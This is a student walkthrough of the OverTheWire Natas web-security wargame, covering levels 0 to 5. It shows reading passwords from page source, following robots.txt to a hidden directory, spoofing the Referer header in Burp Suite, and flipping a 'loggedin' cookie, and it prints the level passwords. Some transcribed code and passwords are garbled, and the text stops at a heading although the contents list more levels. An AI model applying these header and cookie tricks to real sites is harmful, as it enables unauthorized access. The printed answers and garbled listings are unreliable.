

Walkthrough of Natas

De Silva K.R.K.D

Abstract

Web security is crucial in a world that is becoming more and more digital. Using OverTheWire's "Natas" challenges as a hands-on learning platform, the "Unveiling Web Security through Natas challenge walkthrough" gives a thorough examination of the field of cybersecurity. These tests, which replicate real-world vulnerabilities, are the basis for understanding the complexities of web security. The Natas challenges prove to be wonderful tools for instruction because they let students experience realworld weaknesses in a safe setting. Participants are taken using the complex network of security ideas that support ideas that support the problems through practical interaction. The monitored environment helps learners gain a comprehensive understanding of security issues. Additionally, in view of future challenges, Considers the impact of the highlighted vulnerabilities and encourages preventative actions in light of imminent dangers.

Table of contents

ABSTRACT	2
INTRODUCTION TO THE TOPIC	4
METHODOLOGY	5
Levels And Steps.....	6
Natas0	6
Natas0 -> Natas1	8
Natas1 -> Natas2	10
Natas2 -> Natas3	12
Natas3 -> Natas4.....	14
Natas4 -> Natas5	17
Natas6 -> Natas7	21
Natas7 -> Natas8.....	23
Natas8 -> Natas9	24
Natas9 -> Natas10.....	27
Natas10 -> Natas11.....	29
Natas11 -> Natas12.....	32
Natas12 -> Natas13.....	36
Natas13 -> Natas14.....	38
Natas14 -> Natas15.....	40
Natas15 -> Natas16.....	43
Natas16 -> Natas17.....	45
Natas17 -> Natas18.....	48
Conclusion.....	51

Introduction To The Topic

The “Walkthrough of Natas” topic includes a thorough investigation into the field of security on the internet, made possible by the fascinating puzzles offered by OverTheWire “Natas” series. The security of web-based applications is a top priority in a world driven by internet access. For those looking to strengthen their awareness of the evolving web security environment, this program probes the core of cybersecurity, analyzing vulnerabilities that reflect real-world events. The importance of strong security cannot be emphasized in the modern digital environment, where the internet is deeply woven into every facet of our personal and professional lives. The “Walkthrough of Natas” acts as a learning tool, directing users across the maze of web vulnerabilities while promoting a natural understanding of fundamental security concepts. With this background, the “Natas” tasks become an instructional powerhouse, allowing students to navigate actual vulnerabilities in a safe setting.

The “Walkthrough of Natas” is built around precisely prepared walkthroughs that explain how to complete each challenge. These walkthroughs resemble novels that are gradually revealed, with each stage revealing a different aspect of web security. This project’s primary goal is to go beyond theoretical concepts by giving users hands-on experiences that are representative of real-world situations. Advanced vulnerabilities, such as SQL injection, cross-site scripting, authentication bypass, and more are explained in the walkthroughs. Participants gain practical understanding of these security vulnerabilities’ mechanisms and potential effects by dissecting these flaws in detail.

However, the “Walkthrough of Natas” has a relevance that goes outside hacking and explores the psyche of attackers. Participants acquire a distinctive perspective into an attacker’s psyche through analytical assessments, generating a thorough grasp of potential dangers. This viewpoint gives people the knowledge and skills to prevent potential breaches by actively fortifying online apps as well as identifying vulnerabilities.

The tutorial easily switches from exploitation to defense as it goes along. Practical tactics and best practices are woven into the story to equip readers with the knowledge they need to actively defend online applications against similar threats. The iterative nature of real-world online security is reflected in this multilayered training strategy, where identifying weaknesses is integral to putting effective preventive steps into practice.

As a result, individuals’ perspectives and approaches to web security concerns change. Participants become skilled hackers as well as diligent defenders of the digital domain by managing weaknesses. From inspiration to execution, this process matches the dynamic nature of cybersecurity, where information is the shield defending the digital domain.

Methodology

In the first phase, challenge tiers must be carefully chosen to represent various security risks and increase in complexity in an equal way. This choice seeks to promote a learning path that ranges from fundamental ideas to more complex methods. The next stage consists of setting up the environment and the necessary conditions. To guarantee that participants have the necessary hardware, including web browsers, developer consoles, and proxy tools, available for simple interaction with the challenges, clear directions are given. This level of preparation makes sure readers can participate actively in the tour, boosting the entire educational experience. The thorough walkthrough of each selected task is at the heart of the process. Participants are exposed to the challenge's context, goals, and the particular security risk it solves with clarity and accuracy. The succeeding steps carefully lead people through the difficulty, starting with the initial investigation and ending with the discovery of possible vulnerabilities.

Levels and Steps

Natas0

At the initial level of Natas, they give us proper instructions on how to proceed with this. And the username and password of the zero level are also given.

The screenshot shows a web browser window for the OverTheWire Wargames website at <https://overthewire.org/wargames/natas/>. The page is titled "Natas" and contains instructions for the Natas challenge. It says:

Natas
Level 0
Level 0 → Level 1
Level 1 → Level 2
Level 2 → Level 3
Level 3 → Level 4
Level 4 → Level 5
Level 5 → Level 6
Level 6 → Level 7
Level 7 → Level 8
Level 8 → Level 9
Level 9 → Level 10
Level 10 → Level 11
Level 11 → Level 12
Level 12 → Level 13
Level 13 → Level 14
Level 14 → Level 15
Level 15 → Level 16
Level 16 → Level 17
Level 17 → Level 18
Level 18 → Level 19
Level 19 → Level 20
Level 20 → Level 21
Level 21 → Level 22
Level 22 → Level 23
Level 23 → Level 24
Level 24 → Level 25
Level 25 → Level 26
Level 26 → Level 27
Level 27 → Level 28
Level 28 → Level 29
Level 29 → Level 30
Level 30 → Level 31
Level 31 → Level 32
Level 32 → Level 33

Each level of natas consists of its own website located at <http://natasXnatas.labs.overthewire.org>, where X is the level number. There is no SSH login. To access a level, enter the username for that level (e.g. natas0 for level 0) and its password.

Each level has access to the password of the next level. Your job is to somehow obtain that next password and level up. All passwords are also stored in /etc/natas_webpass/. E.g. the password for natas5 is stored in the file /etc/natas_webpass/natas5 and only readable by natas4 and natas5.

Start here:


Username: natas0
Password: natas0
URL: <http://natas0.natas.labs.overthewire.org>

The OverTheWire logo is visible in the top right corner, along with a "Donate!" button and a "Help?" link. A "NESSoS" logo with the text "developed in association with the NESSoS FP7 project" is also present on the right side of the page.

Go to the link they provided by them and provide the username and password.


The screenshot shows a Firefox browser window with the address bar set to natas0.natas.labs.overthewire.org. A sign-in dialog box is displayed, asking for a "Username" and "Password". Below the dialog, the Firefox logo is visible. The browser's toolbar and menu bar are at the top, and the address bar is at the bottom. The main content area shows various links and icons for other challenges like freeCodeCamp, jupiter.chall..., chat.openai, play.picoctf, translate.google, mercury.picoctf, courseweb.zill, and github.

When we give it, we will get a message.



Now we need to find the password related to the next step from this page.

Open the inspect and go to inspector to try to find the password.



We can see the password of the 1st level into the inspector.

You can find the password for the next level on this page.

```

<html>
  <head>
    <script></script>
  </head>
  <body>
    <h1>natas0</h1>
    <div id="content">
      :before
      You can find the password for the next level on this page.
      <!--The password for natas1 is g80dKtHs1gHtca2uocGHPfMDVzeFK6-->
    </div>
    <div id="wechallform" class="ui-draggable" style="display: block;"></div>
  </body>
</html>

```

Natas0 -> Natas1

Now change the link to one instead of zero and go to Natas1. Give the username `natas1` and the password found in the previous level.

This site is asking you to sign in.

Username
natas1

Password


Sign In Cancel

```


<script src="https://natas.labs.overthewire.org/js/jquery-natas.js"></script>
<script src="http://natas.labs.overthewire.org/ja/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/ja/wechall.js"></script>
<script>var wechallinfo = { "level": "natas1", "pass": "natas0" };</script></head>
<body>
  <h1>natas1</h1>
  <div id="content">
    14 You can find the password for the next level on this page.
    15
    16 <!--The password for natas1 is g80dKtHs1gHtca2uocGHPfMDVzeFK6-->
    17
    18 </div>
    19 </body>
  </html>

```

When we give a username and password, we can see a message on the webpage.



Open inspect and go to the debugger to find the 2nd level password.



Now we can see the 2nd level password.

```

<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<var wechallInfo = { "level": "natas1", "pass": "gB09kRhulqKtcAwo@PfNTvapF0G" }></script></head>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
<div id="content">
<h1>natas1</h1>
<div>
<p>You can find the password for the next level on this page, but rightclicking has been blocked!<br/>
<br/>The password for natas2 is hHubBckWqsto706mUHlpXb0ogfBZ7 -->
</div>
</div>
</body>
</html>

```

Natas1 -> Natas2

Change the link to two instead of one and go to Natas2. Give the username natas2 and the password found in the previous level.

This site is asking you to sign in.

Username
natas1

Password


Sign In Cancel

```


<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<var wechallInfo = { "level": "natas1", "pass": "gB09kRhulqKtcAwo@PfNTvapF0G" }></script></head>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
<div id="content">
<h1>natas1</h1>
<div>
<p>You can find the password for the next level on this page, but rightclicking has been blocked!<br/>
<br/>The password for natas2 is hHubBckWqsto706mUHlpXb0ogfBZ7 -->
</div>
</div>
</body>
</html>

```

They display “There is nothing on this page”. So next-level password is not on this page.



Try to find the password using the /files page. Now we can see the users.txt file go inside it.




We can see the password now.

```
# username:password
alice:BYMdcEs7qW
bob:jw2ueICLyI
charlie:KuXV5m
natas1:G6ctcm15b04cbfwhpMP5vxGhQ716k8Q
eve:za4nJyNj2
mallory:9urTCPzBwH
```

Natas2 -> Natas3

Go to the 3rd level using the found username and the password.



Go to the inspector first. We can see a hint.

The screenshot shows a browser window for 'natas3.natas.labs.overthewire.org'. A modal dialog is centered on the page with the message: 'There is nothing on this page
<-- No more information leaks!! Not even Google will find it this time....-->'. To the right of the modal is a 'SUBMIT TOKEN' button. The developer tools are open, with the 'Layout' tab selected in the sidebar. The 'Content' element under '#content' has a bounding box of 500x18 at position 50, 50. The 'Box Model' panel shows margin, border, and padding values.

Go to the robots.txt website and find some hints. It mentioned a part of a link.

The screenshot shows a browser window for 'natas3.natas.labs.overthewire.org/robots.txt'. The page contains the following content:

```
User-agent: *\nDisallow: /s3cr3t/
```

The developer tools are open, with the 'Layout' tab selected. The 'Content' element under 'body' has a bounding box of 1980x38 at position 0, 0. The 'Box Model' panel shows margin, border, and padding values.

When we go to that link we can see the users.txt file.

Index of /s3cr3t

Name	Last modified	Size	Description
Parent Directory	-		
users.txt	2023-04-23 18:01	40	

Apache/2.4.52 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80

Go inside the users.txt file and find the password of natas4.

natas4:tkoCJ1bzM1tsB0Cmzn5r4434f6ZQw

html > body

Natas3 -> Natas4


Log into the Natas4 using the password and the username.

The screenshot shows a browser window with a sign-in dialog. The URL in the address bar is `natas4.natas.labs.overthewire.org`. The dialog box has the title `natas4.natas.labs.overthewire.org` and the message `This site is asking you to sign in.` It contains fields for `Username` (set to `natas4`) and `Password` (filled with dots). Below the fields are `Sign in` and `Cancel` buttons. At the bottom of the browser window, the developer tools Network tab shows a single request for `GET http://natas4.natas.labs.overthewire.org/`.

Now it displays a message to refresh the page.

The screenshot shows a browser window displaying an access denied message. The message reads: `Access disallowed. You are visiting from '' while authorized users should come only from "http://natas5.natas.labs.overthewire.org/"`. Below the message is a `Refresh page` button. The developer tools Network tab shows a request for `GET http://natas4.natas.labs.overthewire.org/favicon.ico`.

When we refresh the page, again displays the message “Access disallowed”.



Open the burp suite software and open the browser with it. Go to the proxy on burp suite.

The screenshot shows the Burp Suite interface. The 'Repeater' tab is active. In the 'Request' pane, a GET request to 'http://natas4.natas.labs.overthewire.org/index.php' is displayed. The 'Response' pane shows the initial 'Access disallowed' message. The 'Inspector' tab is open on the right, showing the following request details:

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 0
- Request headers: 9

Send a request to the repeater. Change the referrer from natas4 to natas5 and send the request. Now we can see the password and access granted message on the response.

Burp Suite Community Edition v2023.9.2 - Temporary Project

Target: http://natas4.natas.labs.overthewire.org

```

Request
Pretty Raw Hex
1 GET /index.php HTTP/1.1
2 Host: natas4.natas.labs.overthewire.org
3 Authorization: Basic b0m0YD00nLTCNHSWj6TT8vTHM4oJ2hXpuuVpynNDQnG2Hw1Ft
4 Upgrade-Insecure-Requester: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
6 Chrome/116.0.5845.97 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
8 application/signed-exchange;v=b3;q=0.7
9 Referer: http://natas4.natas.labs.overthewire.org/
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Connection: close
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29

```

Response

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Wed, 02 Aug 2023 07:08:27 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Encoding: gzip
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <html>
10 <head>
11 <!-- This stuff in the header has nothing to do with the level -->
12 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css" />
13 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
14 <script src="http://natas.labs.overthewire.org/js/jquery-3.6.0.min.js" />
15 <script src="http://natas.labs.overthewire.org/js/wechall.js" />
16 <script>
17 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js">
18 <script src="http://natas.labs.overthewire.org/js/wechall-data.js">
19 <script src="http://natas.labs.overthewire.org/js/wechall.js">
20 <script>
21 <script>
22 <script>
23 <!-- wechallinfo = {
24 <!-- level: "natas4", "pass": "tFOcJlbzH4lTeShbCmzn5Ic4434fG2Qm"
25 <!-- }-->
26 <div id="content">
27 <div id="natas4">
28 <h1>natas4</h1>
29 <div id="content">
30 <!-- Access granted. The password for natas5 is Z0NmrtIkJoKALBCLiSeqFfcPH0IAuZoD
31 <br/>
32 <div id="viewsource">
33 <a href="index.php">
34 Refresh page
35 </a>
36 </div>
37 </div>
38 </div>
39 </html>

```

Done

1,153 bytes | 206 millis

Natas4 -> Natas5

Go to Natas5 using the username and password.

Sign in

http://natas5.natas.labs.overthewire.org
Your connection to this site is not private

Username: natas5

Password: [REDACTED]

Sign in Cancel

Access granted. The password for natas5 is Z0NmrtIkJoKALBCLiSeqFfcPH0IAuZoD

We can see the display message. Open inspect and go to the Cookies.

We can see that there are 0 loggedin. Change it to 1.

Refresh the page and get the natas6 password.

The screenshot shows a browser window for 'natas5.natas.labs.overthewire.org'. The main content area displays a message: 'Access granted. The password for natas6 is fO1vE0MDdPTgRhqmrvA0t2EcX36uQgR'. In the top right corner, there is a 'SUBMIT TOKEN' button. Below the browser window, the developer tools Network tab is open, showing a list of requests. One request, 'GET http://natas5.natas.labs.overthewire.org/favicon.ico', is listed with a status of 'Not Found 404 [HTTP/1.1]'. The status bar at the bottom of the browser window indicates '[HTTP/1.1 404 Not Found 17ms]'.

Natas5 -> Natas6

